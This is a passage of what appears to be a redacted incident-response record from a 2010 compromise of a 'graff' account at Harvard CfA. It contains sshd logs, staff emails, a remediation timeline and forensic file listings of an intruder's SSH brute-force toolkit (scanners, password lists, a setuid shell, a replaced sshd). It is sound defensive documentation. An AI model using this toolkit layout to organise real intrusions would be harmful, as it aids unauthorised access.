BLE BREAK-IN ATTEMPT!

Feb 11 18:47:33 cfa0 sshd[14886]: Address (b)(6),(b)(7)(C) maps to
www.flashlightmedia.de, but this does not map back to the address -
POSSIBLE BREAK-IN ATTEMPT!

Feb 11 18:47:41 cfa0 sshd[14886]: pam_unix(sshd:auth): authentication
failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=(b)(6),(b)(7)(C)
user=graff

Feb 11 18:47:43 cfa0 sshd[14886]: Failed password for graff from
(b)(6),(b)(7)(C) port 63153 ssh2

Feb 11 18:47:57 cfa0 sshd[14886]: Accepted password for graff from
(b)(6),(b)(7)(C) port 63153 ssh2

Feb 11 19:05:24 cfa0 sshd[27149]: Connection closed by (b)(6),(b)(7)(C)

Feb 11 19:28:08 cfassp10 sshd[4378]: Accepted password for graff from
(b)(6),(b)(7)(C) port 40926 ssh2

Feb 11 19:30:37 cfssx rpc.nisd_resolv[180]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)

Feb 11 19:31:08 cfssx rpc.nisd_resolv[180]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)

Feb 11 19:31:08 kleo sshd[10541]: Address 78.46.35.205 maps to
www.flashlightmedia.de, but this does not map back to the address - POSSI
BLE BREAK-IN ATTEMPT!

Feb 11 19:31:12 kleo sshd[10541]: Accepted password for graff from
(b)(6),(b)(7)(C) port 63320 ssh2

Feb 11 19:45:00 azimuth sshd[28104]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58517 ssh2

Feb 11 19:48:35 isildur sshd[13430]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58521 ssh2

Feb 11 19:50:04 cfa0 sshd[25324]: Accepted password for graff from
(b)(6),(b)(7)(C) port 55173 ssh2

Feb 11 19:50:49 jingwen sshd[31540]: Accepted password for graff from
(b)(6),(b)(7)(C) port 45855 ssh2

Feb 11 19:51:55 vega2 sshd[4949]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58523 ssh2

Feb 11 19:53:47 cfa0 sshd[27941]: Accepted password for graff from
(b)(6),(b)(7)(C) port 36775 ssh2

Feb 11 19:57:09 melkor sshd[31943]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58529 ssh2

Feb 11 20:01:57 snail sshd[31193]: Accepted password for graff from
(b)(6),(b)(7)(C) port 36735 ssh2
Feb 11 20:02:34 lotacfa2 sshd[24175]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59508 ssh2
Feb 11 20:07:35 ranger sshd[15272]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58534 ssh2
Feb 11 20:13:31 ranger sshd[15476]: Failed password for nassio from
(b)(6),(b)(7)(C) port 58548 ssh2
Feb 11 20:16:05 cfawilson sshd[13008]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58551 ssh2
Feb 11 20:17:06 cfauvcs0 sshd[23694]: Accepted password for graff from
(b)(6),(b)(7)(C) port 40377 ssh2
Feb 11 20:18:19 canary sshd[320]: [ID 702911 local2.info] connection from
(b)(6),(b)(7)(C)
Feb 11 20:18:58 gaucho sshd[21250]: Accepted password for graff from
(b)(6),(b)(7)(C) port 56390 ssh2
Feb 11 21:04:57 cfa0 sshd[13151]: Connection closed by (b)(6),(b)(7)(C)
Feb 11 21:05:37 karma sshd[16378]: Accepted password for graff from
(b)(6),(b)(7)(C) port 43488 ssh2
Feb 11 21:13:34 tremont sshd[15717]: Accepted password for graff from
(b)(6),(b)(7)(C) port 38357 ssh2
Feb 11 21:44:44 cfawilson sshd[15218]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59668 ssh2
Feb 11 21:46:16 cfa0 sshd[9633]: Accepted password for graff from
(b)(6),(b)(7)(C) port 39957 ssh2
Feb 11 21:46:37 cfassp10 sshd[6420]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59670 ssh2
Feb 11 21:47:22 lotacfa2 sshd[16905]: Accepted password for graff from
(b)(6),(b)(7)(C) port 43713 ssh2
Feb 11 21:47:37 cfaps9 sshd[22610]: Failed password for graff from
(b)(6),(b)(7)(C) port 59672 ssh2
Feb 11 21:47:44 cfaps9 sshd[22610]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59672 ssh2
Feb 11 21:48:53 cfauvcs0 sshd[25544]: Accepted password for graff from
(b)(6),(b)(7)(C) port 41944 ssh2
Feb 11 21:49:44 tau sshd[9332]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59674 ssh2
Feb 11 21:50:41 drum sshd[2221]: Accepted password for graff from
(b)(6),(b)(7)(C) port 53209 ssh2
Feb 11 21:51:17 vega2 sshd[6207]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59679 ssh2
Feb 11 21:52:09 elmo sshd[24161]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59680 ssh2
Feb 11 21:52:45 iorek sshd[23836]: Accepted password for graff from
(b)(6),(b)(7)(C) port 42180 ssh2
Feb 11 21:55:33 bourbon sshd[19513]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59686 ssh2
Feb 11 21:56:36 holoholo sshd[20405]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59690 ssh2
Feb 11 22:00:00 nebraska sshd[5926]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59692 ssh2
Feb 11 22:06:20 iorek sshd[26352]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59708 ssh2

Feb 11 22:12:22 hua sshd[12534]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59783 ssh2
Feb 12 04:38:36 saturn sshd[313]: [ID 702911 local2.info] connection from
(b)(6),(b)(7)(C)
Feb 12 05:28:17 capella sshd[25392]: Accepted password for graff from
(b)(6),(b)(7)(C) port 58816 ssh2
Feb 12 07:48:53 karma sshd[26514]: Did not receive identification string
from (b)(6),(b)(7)(C)
Feb 12 07:52:48 cfa0 sshd[19227]: Accepted password for graff from
(b)(6),(b)(7)(C) port 57858 ssh2
Feb 12 07:53:36 snail sshd[2111]: Accepted password for graff from
(b)(6),(b)(7)(C) port 56724 ssh2
Feb 12 07:54:31 iotacfa2 sshd[16943]: Failed password for root from
(b)(6),(b)(7)(C) port 59370 ssh2
Feb 12 07:54:34 iotacfa2 sshd[16946]: Connection closed by
(b)(6),(b)(7)(C)
Feb 12 07:54:45 iotacfa2 sshd[16957]: Accepted password for graff from
(b)(6),(b)(7)(C) port 59374 ssh2
Feb 12 07:56:37 michelle sshd[4849]: Accepted password for graff from
(b)(6),(b)(7)(C) port 45924 ssh2

>>> Graff password was disabled ~9:00AM Feb. 12th

Feb 12 09:03:38 raspberry sshd[28486]: Received disconnect from
(b)(6),(b)(7)(C) 13: Unable to authenticate
Feb 12 09:06:29 pisces sshd[10478]: Invalid user procalinda from
(b)(6),(b)(7)(C)
Feb 12 09:06:39 pisces sshd[10478]: Failed password for invalid user
procalinda from 209.250.30.154 port 4873 ssh2
Feb 12 09:06:41 pisces sshd[10481]: Received disconnect from
(b)(6),(b)(7)(C) 13: Unable to authenticate
Feb 12 09:24:58 mars sshd[16665]: Failed password for graff from
(b)(6),(b)(7)(C) port 55550 ssh2
Feb 12 09:25:40 mars sshd[16665]: Failed password for graff from
(b)(6),(b)(7)(C) port 55550 ssh2
Feb 12 09:25:40 mars sshd[16668]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 09:26:05 mars sshd[16679]: Failed password for graff from
(b)(6),(b)(7)(C) port 55573 ssh2
Feb 12 09:40:32 mars sshd[17006]: Failed password for graff from
(b)(6),(b)(7)(C) port 55681 ssh2
Feb 12 09:40:35 mars sshd[17009]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 10:27:33 cfa0 sshd[25341]: Failed password for graff from
(b)(6),(b)(7)(C) port 33136 ssh2
Feb 12 10:27:46 cfa0 sshd[25351]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 10:28:03 snail sshd[25058]: Failed password for graff from
(b)(6),(b)(7)(C) port 51969 ssh2
Feb 12 10:28:04 snail sshd[25061]: Connection closed by (b)(6),(b)(7)(C)
Feb 12 10:28:17 bear sshd[7054]: Failed password for graff from
(b)(6),(b)(7)(C) port 58345 ssh2
Feb 12 10:28:19 bear sshd[7057]: Connection closed by (b)(6),(b)(7)(C)

Feb 12 12:57:36 cfcdbl rpc.nisd_resolv[162]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)

Feb 12 12:57:41 cfdp1 rpc.nisd_resolv[162]: [ID 601014 daemon.error]
nres_gethostbyaddr: www.flashlightmedia.de [REDACTED]
Feb 12 12:57:41 jupiter sshd[22281]: Address [REDACTED] maps to
www.flashlightmedia.de, but this does not map back to the address - PO
SSIBLE BREAK-IN ATTEMPT!
Feb 12 12:57:47 jupiter sshd[22281]: pam_unix(sshd:auth): authentication
failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=[REDACTED]
user=graff
Feb 12 12:57:48 jupiter sshd[22281]: Failed password for graff from
[REDACTED] port 53239 ssh2
Feb 12 12:57:51 jupiter sshd[22284]: Received disconnect from
[REDACTED] 13: Unable to authenticate

Feb 13 11:06:17 cfa0 sshd[9921]: Failed password for graff from
[REDACTED] port 54254 ssh2
Feb 14 00:55:24 eole sshd[5754]: Failed password for graff from
79.117.62.21 port 55923 ssh2

>>> Graff account was reenabled March 2nd ~4PM.

Mar 3 06:15:01 jingwen sshd[8191]: Failed password for graff from
[REDACTED] port 54836 ssh2

IP	(b)(6),(b)(7)(C)	USER: Administrateur	PASS:	(b)(6),(b)(7)(C)	
IP		USER: Administrator	PASS:		RDP
IP		USER: Administrateur	PASS:		
IP		USER: Administrator	PASS:		RDP
IP		USER: Administrateur	PASS:		
IP		USER: Administrator	PASS:		
IP		USER: Administrateur	PASS:		RDP
IP		USER: Administrateur	PASS:		
IP		USER: Administrator	PASS:		
IP		USER: Administrator	PASS:		
IP		USER: Administrateur	PASS:		
IP		USER: Administrator	PASS:		
IP		USER: Administrateur	PASS:		
IP		USER: Administrator	PASS:		
IP		USER: Administrateur	PASS:		
IP		USER: Administrator	PASS:		
IP		USER: Administrateur	PASS:		
IP		USER: Administrator	PASS:		
IP		USER: Administrateur	PASS:		RDP
IP		USER: Administrator	PASS:		
IP		USER: (b)(6),(b)(7)(C)	PASS:		
IP		USER: Administrator	PASS:		
IP		USER: Administrateur	PASS:		
IP		USER: Administrator	PASS:		
IP		USER: Administrateur	PASS:		
IP		USER: Administrator	PASS:		
IP	USER: Administrateur	PASS:			
IP	USER: Administrator	PASS:			
IP	USER: Administrateur	PASS:			
IP	USER: Administrator	PASS:	RDP		
IP	USER: (b)(6),(b)(7)(C)	PASS:			

#####

Mail from (b)(6),(b)(7)

Date: Fri, 12 Feb 2010 07:58:53 -0500
From: (b)(6),(b)(7)(C) <(b)(6)head.cfa.harvard.edu>
To: (b)(6),(b)(7) cfa.harvard.edu
Cc: (b)(6)head.cfa.harvard.edu
Subject: (b)(6),(b)(7)(C)

we see some strange ssh login attempts from (b)(6),(b)(7)(C) for
user account "graff". Also, it looks like (b)(6),(b)(7)(C)
also attempted "graff" logins.

I haven't checked all system logs yet.

/sb

#####

Email response to the above:

Date: Fri, 12 Feb 2010 10:01:28 -0500 (EST)
From: (b)(6),(b)(7)(C)@cfa.harvard.edu
To: (b)(6),(b)(7)(C) <(b)(6)head.cfa.harvard.edu>
Cc: (b)(6),(b)(7)(C)@cfa.harvard.edu, (b)(6),(b)(7) cfa.harvard.edu,
(b)(6),(b)(7)(C)@cfa.harvard.edu
Subject: Re: (b)(6),(b)(7)(C)

> Date: Fri, 12 Feb 2010 07:58:53 -0500
> From: (b)(6),(b)(7)(C) <(b)(6)head.cfa.harvard.edu>
> To: (b)(6),(b)(7) cfa.harvard.edu
> Cc: (b)(6)head.cfa.harvard.edu
> Subject: (b)(6),(b)(7)(C)

>

>

> we see some strange ssh login attempts from (b)(6),(b)(7)(C) for
> user account "graff". Also, it looks like (b)(6),(b)(7)(C)
> also attempted "graff" logins.

>

> I haven't checked all system logs yet.

>

> /sb

It looks like the 'graff' account has been compromised. Things we
found so far:

directory "/tmp/ " (i.e. /tmp/\)

directory "/home/graff/.ssh/.. " (i.e. /home/graff/.ssh/..\)

The graff account has logged into multiple CF computers so far. We're

still analyzing but it looks like some kind of network sniffers may have been installed.

(b)(6),(b)(7)(C) [redacted]
(b)(6),(b)(7)(C) [redacted] cfa.harvard.edu

#####

Previously to the above email response we had:

graff password disabled before 9AM Feb. 12th

graff processes on all CF computers pkilled -9 before approx. 10AM Feb. 12th

#####

mid-day to afternoon Feb. 12th:

so far we have seen ssh connections from the following IPs to the compromised account (some of them attempted after the password was disabled):

(b)(6),(b)(7)(C) [redacted]

As well as ssh'ing from various CF unix systems to which the "graff" account has access there were ssh connections known to be illegit from the non-CF system:

(b)(6),(b)(7)(C) [redacted]

#####

A check of various local disks on all our CF managed clients found the following files owned by user "graff"

The files in cbatmpc:/tmp, cfa0:/var/spool/cron/graff, and cfa0:/var/lib/texmf seem to be legit. All others appear to have been deposited by the hacker. All these files and directories were saved into /highbeam/volU7/cf-space/graff_account_issue/temp_directory_stuff and deleted from the client computers:

_____ stdout cbatmpc
----- errchan cbatmpc


```

# /usr/bin/rsh -n cbatmpc find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
find: 448001 4 drwx----- 2 graff graff 4096 Dec 1 15:15
/tmp/orbit-graff
448021 0 srwxrwxr-x 1 graff graff 0 Dec 1 15:10
/tmp/orbit-graff/linc-5711-0-f1c78e8c9f96
448016 0 srwxr-xr-x 1 graff graff 0 Dec 1 14:46
/tmp/orbit-graff/linc-52ea-0-4bbcacc72fbc
96011 0 srwxrwxr-x 1 graff graff 0 Dec 1 14:46
/tmp/mapping-graff
# ----- stdout cfa0
# ----- errchan cfa0
# /usr/bin/rsh -n cfa0 find / /usr /var /tmp /h /d1 /d2 -xdev -user 471
-ls
384056 4 -rw----- 1 graff root 551 Oct 6 11:04
/var/spool/cron/graff
128002 4 drwxrwxrwt 3 graff graff 4096 Jan 16 16:36
/var/lib/texmf/pk/dpdfezzz
128003 4 drwxrwxrwt 3 graff graff 4096 Jan 16 16:36
/var/lib/texmf/pk/dpdfezzz/public
128004 4 drwxrwxrwt 2 graff graff 4096 Jan 16 16:36
/var/lib/texmf/pk/dpdfezzz/public/concrete
128005 628 -rw-r--r-- 1 graff graff 636328 Jan 16 16:36
/var/lib/texmf/pk/dpdfezzz/public/concrete/ccr10.19904pk
96226 8 -rwxrwxr-x 1 graff graff 4712 Feb 11 19:50
/tmp/suidshell
96055 0 -rw-rw-r-- 1 graff graff 0 Feb 11 18:50 /tmp/g
864010 4 drwxrwxr-x 3 graff graff 4096 Feb 11 19:56 /tmp/\
864012 4 drwxrwxr-x 2 graff graff 4096 Feb 12 08:46 /tmp/\
/tase
864051 256 -rwxrwxr-x 1 graff graff 254076 Feb 12 08:46 /tmp/\
/tase/screen
864025 84 -rwxrwxr-x 1 graff graff 78332 May 30 2006 /tmp/\
/tase/7
864054 8 -rwxrwxr-x 1 graff graff 5862 Aug 23 2005 /tmp/\
/tase/spanish
864030 4 -rwxrwxr-x 1 graff graff 95 Aug 23 2005 /tmp/\
/tase/cool.1
864019 28 -rwxrwxr-x 1 graff graff 27459 Jan 27 2008 /tmp/\
/tase/3
864035 24 -rwxrwxr-x 1 graff graff 20854 Aug 23 2005 /tmp/\
/tase/french
864055 452 -rwxrwxr-x 1 graff graff 458068 Feb 12 08:46 /tmp/\
/tase/ss
864044 60 -rwxrwxr-x 1 graff graff 53284 May 15 2005 /tmp/\
/tase/male
864015 40 -rwxrwxr-x 1 graff graff 36903 Apr 21 2006 /tmp/\
/tase/11
864013 120 -rwxrwxr-x 1 graff graff 118199 Apr 21 2008 /tmp/\
/tase/1
864033 120 -rwxrwxr-x 1 graff graff 118199 Feb 12 08:46 /tmp/\
/tase/data.conf
864028 832 -rwxrwxr-x 1 graff graff 846832 Feb 12 08:38 /tmp/\
/tase/atack

```



864053	4	-rwxrwxr-x	1	graff	graff	57	Jun	12	2008	/tmp/\
/tase/setup										
864059	4	-rwxrwxr-x	1	graff	graff	2362	Jun	12	2008	/tmp/\
/tase/TASE										
864022	60	-rwxrwxr-x	1	graff	graff	55326	Mar	2	2008	/tmp/\
/tase/6										
864049	28	-rwxrwxr-x	1	graff	graff	26857	Aug	23	2005	/tmp/\
/tase/root										
864032	12	-rwxrwxr-x	1	graff	graff	12248	Feb	12	08:46	/tmp/\
/tase/cool.x										
864031	4	-rwxrwxr-x	1	graff	graff	1261	Aug	23	2005	/tmp/\
/tase/cool.2										
864036	4	-rwxrwxr-x	1	graff	graff	3499	Apr	20	2008	/tmp/\
/tase/FullScan										
864029	4	-rwxrwxr-x	1	graff	graff	216	May	18	2005	/tmp/\
/tase/auto										
864021	36	-rwxrwxr-x	1	graff	graff	36009	Jan	27	2008	/tmp/\
/tase/5										
864060	60	-rwxrwxr-x	1	graff	graff	54703	Apr	20	2008	/tmp/\
/tase/tase.conf										
864045	2980	-rwxrwxr-x	1	graff	graff	3043493	Feb	11	01:13	/tmp/\
/tase/orto.zip										
864058	1364	-rwxrwxr-x	1	graff	graff	1388614	Feb	12	08:46	/tmp/\
/tase/sshd										
864034	20	-rwxrwxr-x	1	graff	graff	19825	Feb	12	08:46	/tmp/\
/tase/find										
864048	8	-rwxrwxr-x	1	graff	graff	5646	Aug	23	2005	/tmp/\
/tase/romanian										
864042	16	-rwxrwxr-x	1	graff	graff	12758	Aug	23	2005	/tmp/\
/tase/japan										
864061	28	-rwxrwxr-x	1	graff	graff	24999	Aug	23	2005	/tmp/\
/tase/usere										
864057	832	-rwxrwxr-x	1	graff	graff	846832	Feb	12	08:46	/tmp/\
/tase/ssh-scan										
864018	32	-rwxrwxr-x	1	graff	graff	28956	Jan	27	2008	/tmp/\
/tase/2										
864023	88	-rw-rw-r--	1	graff	graff	83607	Feb	12	08:46	/tmp/\
/tase/ip.conf										
864027	28	-rwxrwxr-x	1	graff	graff	25645	May	27	2006	/tmp/\
/tase/9										
864016	68	-rwxrwxr-x	1	graff	graff	63261	Apr	21	2006	/tmp/\
/tase/12										
864020	56	-rwxrwxr-x	1	graff	graff	50250	Jan	27	2008	/tmp/\
/tase/4										
864052	4	-rwxrwxr-x	1	graff	graff	197	Aug	23	2005	/tmp/\
/tase/secure										
864056	896	-rwxrwxr-x	1	graff	graff	910760	Apr	20	2008	/tmp/\
/tase/ssh										
864047	40	-rwxrwxr-x	1	graff	graff	36903	Feb	12	08:38	/tmp/\
/tase/pass_file										
864026	8	-rwxrwxr-x	1	graff	graff	4921	May	30	2006	/tmp/\
/tase/8										
864046	64	-rwxrwxr-x	1	graff	graff	58498	Apr	20	2008	/tmp/\
/tase/pass.txt										



```

864014 8 -rwxrwxr-x 1 graff graff 5788 Apr 21 2006 /tmp/\
/tase/10
864037 28 -rwxrwxr-x 1 graff graff 25644 Aug 23 2005 /tmp/\
/tase/german
864017 88 -rw-rw-r-- 1 graff graff 83607 Feb 12 08:46 /tmp/\
/tase/85.25.find.22
864038 4 -rwxrwxr-x 1 graff graff 634 Apr 21 2008 /tmp/\
/tase/index.html
864050 8 -rwxrwxr-x 1 graff graff 4920 Aug 23 2005 /tmp/\
/tase/russian
864011 5600 -rw-rw-r-- 1 graff graff 5718450 Feb 10 20:39 /tmp/\
/tase.zip
# ----- stdout
cfauvcs0
# ----- errchan
cfauvcs0
# /usr/bin/rsh -n cfauvcs0 find / /usr /var /tmp /h /dl /d2 -xdev -user
471 -ls
960058 4 drwx----- 2 graff graff 4096 Feb 11 21:48
/var/run/screen/S-graff
512001 4 drwxrwxr-x 2 graff graff 4096 Feb 11 22:01 /tmp/\
# ----- stdout
(b)(6),(b)(7)(C)
# ----- errchan
(b)(6),(b)(7)(C)
# /usr/bin/rsh -n cfawilson find / /usr /var /tmp /h /dl /d2 -xdev -
user 471 -ls
896001 4 drwxrwxr-x 2 graff graff 4096 Feb 11 22:35 /tmp/\
# ----- stdout drum
# ----- errchan drum
# /usr/bin/rsh -n drum find / /usr /var /tmp /h /dl /d2 -xdev -user 471
-ls
128001 4 drwxrwxr-x 3 graff graff 4096 Feb 11 21:51 /tmp/\
128003 4 drwxrwxr-x 2 graff graff 4096 Feb 11 22:27 /tmp/\
/tase
128050 4 -rwxrwxr-x 1 graff graff 2362 Jun 12 2008 /tmp/\
/tase/TASE
128046 452 -rwxrwxr-x 1 graff graff 458068 Feb 11 22:27 /tmp/\
/tase/ss
128049 1364 -rwxrwxr-x 1 graff graff 1388614 Feb 11 22:27 /tmp/\
/tase/sshd
128021 4 -rwxrwxr-x 1 graff graff 95 Aug 23 2005 /tmp/\
/tase/cool.1
128035 60 -rwxrwxr-x 1 graff graff 53284 May 15 2005 /tmp/\
/tase/male
128051 60 -rwxrwxr-x 1 graff graff 54703 Apr 20 2008 /tmp/\
/tase/tase.conf
128009 32 -rwxrwxr-x 1 graff graff 28956 Jan 27 2008 /tmp/\
/tase/2
128005 8 -rwxrwxr-x 1 graff graff 5788 Apr 21 2006 /tmp/\
/tase/10
128011 56 -rwxrwxr-x 1 graff graff 50250 Jan 27 2008 /tmp/\
/tase/4

```

128013	60	-rwxrwxr-x	1	graff	graff	55326	Mar	2	2008	/tmp/\
/tase/6										
128007	68	-rwxrwxr-x	1	graff	graff	63261	Apr	21	2006	/tmp/\
/tase/12										
128015	0	-rw-rw-r--	1	graff	graff		0	Feb	11	22:27 /tmp/\
/tase/vuln.txt										
128037	64	-rwxrwxr-x	1	graff	graff	58498	Apr	20	2008	/tmp/\
/tase/pass.txt										
128025	20	-rwxrwxr-x	1	graff	graff	19825	Feb	11	22:27	/tmp/\
/tase/find										
128040	28	-rwxrwxr-x	1	graff	graff	26857	Aug	23	2005	/tmp/\
/tase/root										
128024	68	-rwxrwxr-x	1	graff	graff	63261	Feb	11	22:26	/tmp/\
/tase/data.conf										
128022	4	-rwxrwxr-x	1	graff	graff	1261	Aug	23	2005	/tmp/\
/tase/cool.2										
128048	832	-rwxrwxr-x	1	graff	graff	846832	Feb	11	22:27	/tmp/\
/tase/ssh-scan										
128029	4	-rwxrwxr-x	1	graff	graff	634	Apr	21	2008	/tmp/\
/tase/index.html										
128006	40	-rwxrwxr-x	1	graff	graff	36903	Apr	21	2006	/tmp/\
/tase/11										
128012	36	-rwxrwxr-x	1	graff	graff	36009	Jan	27	2008	/tmp/\
/tase/5										
128020	4	-rwxrwxr-x	1	graff	graff	216	May	18	2005	/tmp/\
/tase/auto										
128019	832	-rwxrwxr-x	1	graff	graff	846832	Feb	11	21:52	/tmp/\
/tase/atack										
128047	896	-rwxrwxr-x	1	graff	graff	910760	Feb	11	22:27	/tmp/\
/tase/ssh										
128033	16	-rwxrwxr-x	1	graff	graff	12758	Aug	23	2005	/tmp/\
/tase/japan										
128039	8	-rwxrwxr-x	1	graff	graff	5646	Aug	23	2005	/tmp/\
/tase/romanian										
128017	8	-rwxrwxr-x	1	graff	graff	4921	May	30	2006	/tmp/\
/tase/8										
128004	120	-rwxrwxr-x	1	graff	graff	118199	Apr	21	2008	/tmp/\
/tase/1										
128018	28	-rwxrwxr-x	1	graff	graff	25645	May	27	2006	/tmp/\
/tase/9										
128026	24	-rwxrwxr-x	1	graff	graff	20854	Aug	23	2005	/tmp/\
/tase/french										
128041	8	-rwxrwxr-x	1	graff	graff	4920	Aug	23	2005	/tmp/\
/tase/russian										
128045	8	-rwxrwxr-x	1	graff	graff	5862	Aug	23	2005	/tmp/\
/tase/spanish										
128038	68	-rwxrwxr-x	1	graff	graff	63261	Feb	11	22:27	/tmp/\
/tase/pass_file										
128016	84	-rwxrwxr-x	1	graff	graff	78332	May	30	2006	/tmp/\
/tase/7										
128027	4	-rwxrwxr-x	1	graff	graff	3499	Apr	20	2008	/tmp/\
/tase/FullScan										
128044	4	-rwxrwxr-x	1	graff	graff	57	Jun	12	2008	/tmp/\
/tase/setup										



```

128023 12 -rwxrwxr-x 1 graff graff 12248 Feb 11 03:26 /tmp/\
/tase/cool.x
128028 28 -rwxrwxr-x 1 graff graff 25644 Aug 23 2005 /tmp/\
/tase/german
128036 2980 -rwxrwxr-x 1 graff graff 3043493 Feb 11 01:13 /tmp/\
/tase/orto.zip
128043 4 -rwxrwxr-x 1 graff graff 197 Aug 23 2005 /tmp/\
/tase/secure
128042 256 -rwxrwxr-x 1 graff graff 254076 Apr 21 2008 /tmp/\
/tase/screen
128010 28 -rwxrwxr-x 1 graff graff 27459 Jan 27 2008 /tmp/\
/tase/3
128052 28 -rwxrwxr-x 1 graff graff 24999 Aug 23 2005 /tmp/\
/tase/usere
128002 5600 -rw-rw-r-- 1 graff graff 5718450 Feb 10 20:39 /tmp/\
/tase.zip

```

```

# ----- stdout gauch
# ----- errchan gauch
# /usr/bin/rsh -n gauch find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
864001 4 drwxrwxr-x 3 graff graff 4096 Feb 11 20:19 /tmp/\
864002 208 -rw-rw-r-- 1 graff graff 207354 Nov 18 22:36 /tmp/\
/la.jpg
864003 4 drwxr-xr-x 2 graff graff 4096 Feb 11 21:31 /tmp/\
/la
864009 4 -rwxr-xr-x 1 graff graff 612 Jul 25 2008 /tmp/\
/la/go
864010 4 -rwxrwxr-x 1 graff graff 475 Jul 25 2008 /tmp/\
/la/go-find
864014 8 -rw-rw-r-- 1 graff graff 4276 Feb 11 21:31 /tmp/\
/la/ips
864004 4 -rwxr-xr-x 1 graff graff 605 Dec 4 2006 /tmp/\
/la/start
864006 4 -rwxr-xr-x 1 graff graff 110 Dec 4 2006 /tmp/\
/la/do
864008 4 -rwxr-xr-x 1 graff graff 304 Dec 3 2006 /tmp/\
/la/auto
864011 448 -rwx----- 1 graff graff 453972 Dec 3 2006 /tmp/\
/la/ss
864012 8 -rwxr-xr-x 1 graff graff 5944 May 15 2005 /tmp/\
/la/pscan2
864005 4 -rwxr-xr-x 1 graff graff 1599 Jul 25 2008 /tmp/\
/la/plesk
864013 8 -rw-rw-r-- 1 graff graff 4276 Feb 11 21:31 /tmp/\
/la/scan.log
864015 4 -rw-rw-r-- 1 graff graff 822 Feb 11 21:31 /tmp/\
/la/threads
864007 4 -rwxr-xr-x 1 graff graff 878 Mar 24 2009 /tmp/\
/la/pass

```

```

# ----- stdout iorek
# ----- errchan iorek
# /usr/bin/rsh -n iorek find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
1832001 4 drwxrwxr-x 3 graff graff 4096 Feb 11 21:53 /tmp/\

```



832002	5600	-rw-rw-r--	1	graff	graff	5718450	Feb 10	20:39	/tmp/\
/tase.zip									
832003	4	drwxrwxr-x	2	graff	graff	4096	Feb 11	22:08	/tmp/\
/tase									
832035	60	-rwxrwxr-x	1	graff	graff	53284	May 15	2005	/tmp/\
/tase/male									
832023	12	-rwxrwxr-x	1	graff	graff	12248	Feb 11	22:10	/tmp/\
/tase/cool.x									
832028	28	-rwxrwxr-x	1	graff	graff	25644	Aug 23	2005	/tmp/\
/tase/german									
832022	4	-rwxrwxr-x	1	graff	graff	1261	Aug 23	2005	/tmp/\
/tase/cool.2									
832016	84	-rwxrwxr-x	1	graff	graff	78332	May 30	2006	/tmp/\
/tase/7									
832045	8	-rwxrwxr-x	1	graff	graff	5862	Aug 23	2005	/tmp/\
/tase/spanish									
832017	8	-rwxrwxr-x	1	graff	graff	4921	May 30	2006	/tmp/\
/tase/8									
832009	32	-rwxrwxr-x	1	graff	graff	28956	Jan 27	2008	/tmp/\
/tase/2									
832049	1364	-rwxrwxr-x	1	graff	graff	1388614	Feb 11	22:10	/tmp/\
/tase/sshd									
832046	452	-rwxrwxr-x	1	graff	graff	458068	Feb 11	22:10	/tmp/\
/tase/ss									
832010	28	-rwxrwxr-x	1	graff	graff	27459	Jan 27	2008	/tmp/\
/tase/3									
832033	16	-rwxrwxr-x	1	graff	graff	12758	Aug 23	2005	/tmp/\
/tase/japan									
832027	4	-rwxrwxr-x	1	graff	graff	3499	Apr 20	2008	/tmp/\
/tase/FullScan									
832021	4	-rwxrwxr-x	1	graff	graff	95	Aug 23	2005	/tmp/\
/tase/cool.1									
832029	4	-rwxrwxr-x	1	graff	graff	634	Apr 21	2008	/tmp/\
/tase/index.html									
832044	4	-rwxrwxr-x	1	graff	graff	57	Jun 12	2008	/tmp/\
/tase/setup									
832041	8	-rwxrwxr-x	1	graff	graff	4920	Aug 23	2005	/tmp/\
/tase/russian									
832043	4	-rwxrwxr-x	1	graff	graff	197	Aug 23	2005	/tmp/\
/tase/secure									
832008	4	-rw-rw-r--	1	graff	graff	4005	Feb 11	22:02	/tmp/\
/tase/198.209.find.22									
832014	4	-rw-rw-r--	1	graff	graff	4005	Feb 11	22:02	/tmp/\
/tase/mfu.txt									
832050	4	-rwxrwxr-x	1	graff	graff	2362	Jun 12	2008	/tmp/\
/tase/TASE									
832012	36	-rwxrwxr-x	1	graff	graff	36009	Jan 27	2008	/tmp/\
/tase/5									
832020	4	-rwxrwxr-x	1	graff	graff	216	May 18	2005	/tmp/\
/tase/auto									
832006	40	-rwxrwxr-x	1	graff	graff	36903	Apr 21	2006	/tmp/\
/tase/11									
832007	68	-rwxrwxr-x	1	graff	graff	63261	Apr 21	2006	/tmp/\
/tase/12.									



```

832004 120 -rwxrwxr-x 1 graff graff 118199 Apr 21 2008 /tmp/\
/tase/1
832005 8 -rwxrwxr-x 1 graff graff 5788 Apr 21 2006 /tmp/\
/tase/10
832019 832 -rwxrwxr-x 1 graff graff 846832 Feb 11 21:54 /tmp/\
/tase/atack
832024 68 -rwxrwxr-x 1 graff graff 63261 Feb 11 22:08 /tmp/\
/tase/data.conf
